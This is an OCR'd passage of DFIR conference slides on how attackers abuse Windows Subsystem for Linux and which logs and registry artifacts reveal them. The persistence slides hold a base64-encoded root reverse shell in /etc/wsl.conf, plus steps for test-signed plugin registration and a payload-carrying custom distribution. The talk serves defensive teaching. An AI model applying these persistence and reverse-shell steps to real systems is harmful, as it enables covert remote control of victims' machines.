


DFIR vs WSL: Digital Forensics at the Intersection of Two Worlds

Vladislav Azersky

Deputy Head of the Digital Forensics
and Malware Analysis Laboratory

Surprise…

F6



How do I tell them that
today we are NOT talking
about WSL forensic artifacts...


DATA SECURED
DFIR
DFIR
DFIR
CYBER

The evolution of WSL

F6

- Want to run Linux applications on Windows? Use WSL* (Windows Subsystem for Linux).





* https://learn.microsoft.com/en-us/windows/wsl
easyWSL: https://github.com/redcode-labs/easyWSL
WSL open-sourced: https://learn.microsoft.com/en-us/windows/wsl/opensource

Which versions are available?*


F6

- WSL1 uses a translation layer to implement Linux system calls on top of the Windows kernel. It uses PICO processes and providers (lxss.sys and lxcore.sys).

- WSL2 instead uses a virtual machine (VM) to run Linux kernel code. VM resources are allocated and released dynamically according to the current workload.

WSL2 runs Linux distributions as isolated containers within a managed VM.

WSL2 architecture:



* https://learn.microsoft.com/en-us/windows/wsl/compare-versions

Key characteristics

F6

#1 WSL interop

Run Windows executables (such as .exe files) from inside WSL.

This creates a full Windows process whose parent is wsl.exe.



#2 Filesystem access via /mnt/c

Linux processes can read and write to the Windows system drive through the mounted Plan 9 (9P) filesystem.

File operations from a WSL distribution to the Windows filesystem are handled by the system process DllHost.exe.

WSL2 only.

#3 Network: nothing crosses

The WSL2 network stack is fully isolated inside the VM. It has its own IP address (usually in the 172.x.x.x range), DNS resolution and routing table.

Host security tools are blind to the VM's internal traffic.

WSL2 only.

#1 I said, "Let's get started"...

F6

Run a command in a WSL distribution from Windows:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> wsl.exe --list --verbose
  NAME            STATE           VERSION
* kali-linux      Stopped         2
PS C:\WINDOWS\system32> wsl.exe -d kali-linux -u root --exec bash -c "echo Hello!"
Hello!
PS C:\WINDOWS\system32>
```


Disable interop* (/etc/wsl.conf):

```
[interop]
enabled = false
appendWindowsPath = false
```

Run a Windows executable from inside WSL:

```
PS C:\WINDOWS\system32> wsl.exe -d kali-linux
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(forensics㉿DESKTOP-RU35KD6)-[/mnt/c/WINDOWS/system32]
└─$ /mnt/c/Windows/System32/calc.exe

┌──(forensics㉿DESKTOP-RU35KD6)-[/mnt/c/WINDOWS/system32]
└─$
```






* https://learn.microsoft.com/en-us/windows/wsl/wsl-config#interop-settings

#2 What about the files?

F6

Windows access to WSL files (\\wsl$):





Access Windows files from WSL (/mnt/c):

```
┌──(forensics㉿DESKTOP-RU35KD6)-[/home]
└─$ cd /mnt/c/Users/SmartGlue/Downloads/MFD2026

┌──(forensics㉿DESKTOP-RU35KD6)-[/mnt/c/Users/SmartGlue/Downloads/MFD2026]
└─$ ls -lat
total 50764
drwxrwxrwx 1 forensics forensics     4096 Aug 25 14:40  .
-rwxrwxrwx 1 forensics forensics 51982270 Aug 25 14:40  AzerskiyVlad_CIRF2026.pptx
drwxrwxrwx 1 forensics forensics     4096 Aug 25 11:28  Pictures
drwxrwxrwx 1 forensics forensics     4096 Aug 25 11:24  ..
-rwxrwxrwx 1 forensics forensics      165 Aug 25 03:30 '~$AzerskiyVlad_CIRF2026.pptx'
```

Threat intelligence (TI) news

F6

#1 Black Lotus Labs article*

Date: 2021

An ELF file that interacted with WSL.

No specifics provided.



I SEE IT!

#2 Qilin** (RaaS)

Date: early February 2026

- Initial compromise: a RAT or RDP access.
- Enable or deploy WSL: often on developer workstations.
- Download and execute: an ELF-format encryptor runs inside WSL.
- Encryption: files on the Windows host are encrypted.

#3 "BRIDGEHEAD" campaign***

Date: August 2026

Attackers published 40 packages in the public npm registry with names resembling popular libraries.

If the system was identified as Linux, the script also checked for WSL using the WSL_DISTRO_NAME and WSLENV environment variables.

A stealer was delivered and executed on Windows.

* https://www.securitylab.ru/news/524619.php
** https://www.bleepingcomputer.com/news/security/qilin-ransomware-abuses-wsl-to-run-linux-encryptors-in-windows
*** https://www.cloudsek.com/blog/bridgehead-npm-typosquatting-wsl-windows-crypto-wallet-stealer#stage-3-the-wsl-gate

Attack vectors

F6

Linux side

An attacker gains access to a WSL distribution through a malicious script or npm/pip package.

Windows side

An attacker gains access to the Windows host.

Two scenarios:

- WSL is already installed on Windows.
- WSL can be installed only if the attacker already has full control of the compromised host.

WSL2 requires two Windows features to be enabled (administrator privileges required):

```
dism.exe /online /enable-feature
/featurename:VirtualMachinePlatform /all /norestart

dism.exe /online /enable-feature /featurename:Microsoft-
Windows-Subsystem-Linux /all /norestart
```

Persistence via /etc/wsl.conf*

F6


- Each instance can have an /etc/wsl.conf file. In the [boot] section, the command setting specifies a command to run as root each time the instance starts (for example, a reverse shell):

```
[boot]
command=echo
L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjM3LjEyO
S8yMjIyIDA+JjE= | base64 -d | /bin/bash
```

- Assume we have access to the Windows host. Run these commands (root):

```
wsl -l -v
wsl -u root -d <distro_name> --exec bash -c "echo
-e '[boot]\ncommand=echo
L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjM3LjEyO
S8yMjIyIDA+JjE= | base64 -d | /bin/bash' >
/etc/wsl.conf"
```

Receiving a reverse shell:



* Video: https://t.me/gardendetective/45

Persistence through WSL Plugins?*

F6

- Enable test signing if no certificate from a trusted CA is available (problem):

```
Bcdedit.exe -set TESTSIGNING ON

...
```

Sign the DLL:

```
Set-AuthenticodeSignature -FilePath
"C:\Path\To\Your\WSLPlugin.dll" -Certificate
$cert
```

Register the WSL plugin:

```
Set-ItemProperty -Path
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\
Lxss\Plugins" -Name "demo-plugin" -Value
"C:\Path\to\plugin.dll" -Force
```

Restart the wslservice service:

```
Restart-Service -Name "wslservice" -Force
```



* https://learn.microsoft.com/en-us/windows/wsl/wsl-plugins

EvilWSL (#1)

F6

- WSL_Payload_Builder* creates a custom WSL distribution with a pre-packaged payload.

```
Extracted Alpine Linux to /tmp/alpine/
Creating WSL distribution configuration...
Created /tmp/alpine/etc/wsl-distribution.conf with distribution name: CalcWSL
Configuration file contents:
[oobe]
defaultName = CalcWSL
Modifying /etc/passwd file...
Updated /etc/passwd file.
Creating /root/launch.sh script...
Copying payload file to /root/Calc.exe...
Created /root/launch.sh and copied payload file Calc.exe
Tar file size: 8.3M     CalcWSL.wsl
Finished creating CalcWSL.wsl
```

- Prepare a custom WSL distribution (launching calc.exe):

```
./Build_WSL_Payload.sh -N CalcWSL -P ./Calc.exe
```

- The file CalcWSL.wsl is created.
- Import and register the image in WSL:


```
wsl --install --from-file CalcWSL.wsl
```

- Trigger (launches calc.exe):

```
wsl -d CalcWSL
```

```
C:\Users\SmartGlue>wsl -l -v
  NAME            STATE           VERSION
* kali-linux      Running         2
  CalcWSL         Stopped         2

C:\Users\SmartGlue>wsl -d CalcWSL
```




* https://github.com/m1ddl3w4r3/WSL_Payload_Builder

EvilWSL (#2)

F6

Installed distributions, startup configuration and user settings:

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Lxss\{c1cebea4-0b6d-40f0-ae32-bfc82d99610d}





Type	Date	Time	Event	Source	Computer
Information	25.08.2026	21:33:56	12	Microsoft-Windows-VHDMP	DESKTOP-RU35KD6
Information	25.08.2026	21:33:56	12	Microsoft-Windows-VHDMP	DESKTOP-RU35KD6
Information	25.08.2026	14:15:21	12	Microsoft-Windows-VHDMP	DESKTOP-RU35KD6

Description

Handle for virtual disk '\\?\C:\Users\SmartGlue\AppData\Local\wsl\{c1cebea4-0b6d-40f0-ae32-bfc82d99610d}\ext4.vhdx' created successfully.
Flags = 514, AccessMask = 0, WriteDepth = 0, GetInfoOnly = false, ReadOnly = false, HandleContext = 0x0, VirtualDisk = 0x0.

Event 12 in `Microsoft-Windows-VHDMP-Operational.evtx`

Event 2007 in `Microsoft-Windows-Hyper-V-Compute-Operational.evtx`

Type	Date	Time	Event	Source	Computer
Information	25.08.2026	21:33:56	2007	Microsoft-Windows-Hyper-V-Compute	DESKTOP-RU35KD6
Information	25.08.2026	14:15:21	2007	Microsoft-Windows-Hyper-V-Compute	DESKTOP-RU35KD6
Information	24.08.2026	19:37:21	2007	Microsoft-Windows-Hyper-V-Compute	DESKTOP-RU35KD6

Description

[3B083A41-7254-48C6-BB34-F76B2AFE4C94] Modify compute system, settings '{"RequestType":"Add","ResourcePath":"VirtualMachine/Devices/Scsi/0/At
\\Users\\SmartGlue\\AppData\\Local\\wsl\\{c1cebea4-0b6d-40f0-ae32-bfc82d99610d}\\ext4.vhdx","ReadOnly":false,"SupportCompressedVolumes":true,
0x00000000

These logs also record events for `wsl --import` and `winget`.

A simpler approach (wsl --import)

F6

```
C:\Users\Purple1>wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Stopped         2
  kali-linux      Stopped         2
  alpine          Running         2

C:\Users\Purple1>wsl --export alpine .\alpine-export.tar
Exporting. This may take a few minutes. (10 MB)

The operation completed successfully.

C:\Users\Purple1>mkdir .\Downloads\export-alpine

C:\Users\Purple1>wsl --import alpine-export .\Downloads\export-alpine\ .\alpine-export.tar
The operation completed successfully.

C:\Users\Purple1>wsl -l -v
  NAME              STATE           VERSION
* Ubuntu            Stopped         2
  kali-linux        Stopped         2
  alpine            Stopped         2
  alpine-export     Stopped         2

C:\Users\Purple1>wsl -d alpine-export
win11-test1:/mnt/c/Users/Purple1# whoami
root
win11-test1:/mnt/c/Users/Purple1# exit

C:\Users\Purple1>
```

AlpineWSL: https://github.com/yuk7/AlpineWSL

A simpler approach (winget)

F6

- Find available Kali Linux packages in the Microsoft Store and public winget repository:

```
winget search kali
```

- Download and deploy Kali Linux on the target machine through WSL:

```
winget install OffSec.KaliLinux
kali
```

or

```
winget install 9PKR34TNCV07
kali
```

Files:

```
%USERPROFILE%\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\LocalState\DiagOutputDir\WinGet-*.log
```



```
2026-08-25 23:02:05.457 <I> [CORE] WinGet, version [1.29.290], activity [{51358C73-9A93-4B24-AF16-866BF9F582E8}]
2026-08-25 23:02:05.457 <I> [CORE] Process: winget.exe[9380], Level[0], Offset: 00007FFCFB910000
2026-08-25 23:02:05.458 <I> [CORE] OS: Windows.Desktop v10.0.26200.9168
2026-08-25 23:02:05.458 <I> [CORE] Command line Args: winget  search kali
2026-08-25 23:02:05.458 <I> [CORE] Package: Microsoft.DesktopAppInstaller v1.29.289.0
2026-08-25 23:02:05.458 <I> [CORE] IsCOMCall:0; Caller: winget-cli
2026-08-25 23:02:05.465 <I> [CLI ] WinGet invoked with arguments: 'search' 'kali'
2026-08-25 23:02:05.466 <I> [CLI ] Found subcommand: search
2026-08-25 23:02:05.466 <I> [CLI ] Leaf command to execute: root:search
2026-08-25 23:02:05.491 <I> [CLI ] Executing command: search
```

```
2026-08-25 23:02:28.309 <I> [CORE] WinGet, version [1.29.290], activity [{22BF8E46-6A65-4423-BBF0-D7396BC02875}]
2026-08-25 23:02:28.310 <I> [CORE] Process: winget.exe[9008], Level[0], Offset: 00007FFCF3010000
2026-08-25 23:02:28.311 <I> [CORE] OS: Windows.Desktop v10.0.26200.9168
2026-08-25 23:02:28.311 <I> [CORE] Command line Args: winget  install 9PKR34TNCV07
2026-08-25 23:02:28.311 <I> [CORE] Package: Microsoft.DesktopAppInstaller v1.29.289.0
2026-08-25 23:02:28.311 <I> [CORE] IsCOMCall:0; Caller: winget-cli
2026-08-25 23:02:28.317 <I> [CLI ] WinGet invoked with arguments: 'install' '9PKR34TNCV07'
2026-08-25 23:02:28.319 <I> [CLI ] Found subcommand: install
2026-08-25 23:02:28.319 <I> [CLI ] Leaf command to execute: root:install
2026-08-25 23:02:28.336 <I> [CLI ] Executing command: install
```

Attacking WSL2 and bypassing EDR without wsl.exe

F6

- SpecterOps* released a BOF designed to simplify attacks on WSL2.
- The tool enables stealthy interaction with WSL2 instances on compromised Windows systems through the COM interface.
- It does not use the public API (wslapi.dll) or the wrapper executable (wsl.exe).
- A process starts directly inside a Linux container on behalf of WslService.exe, without creating wsl.exe:

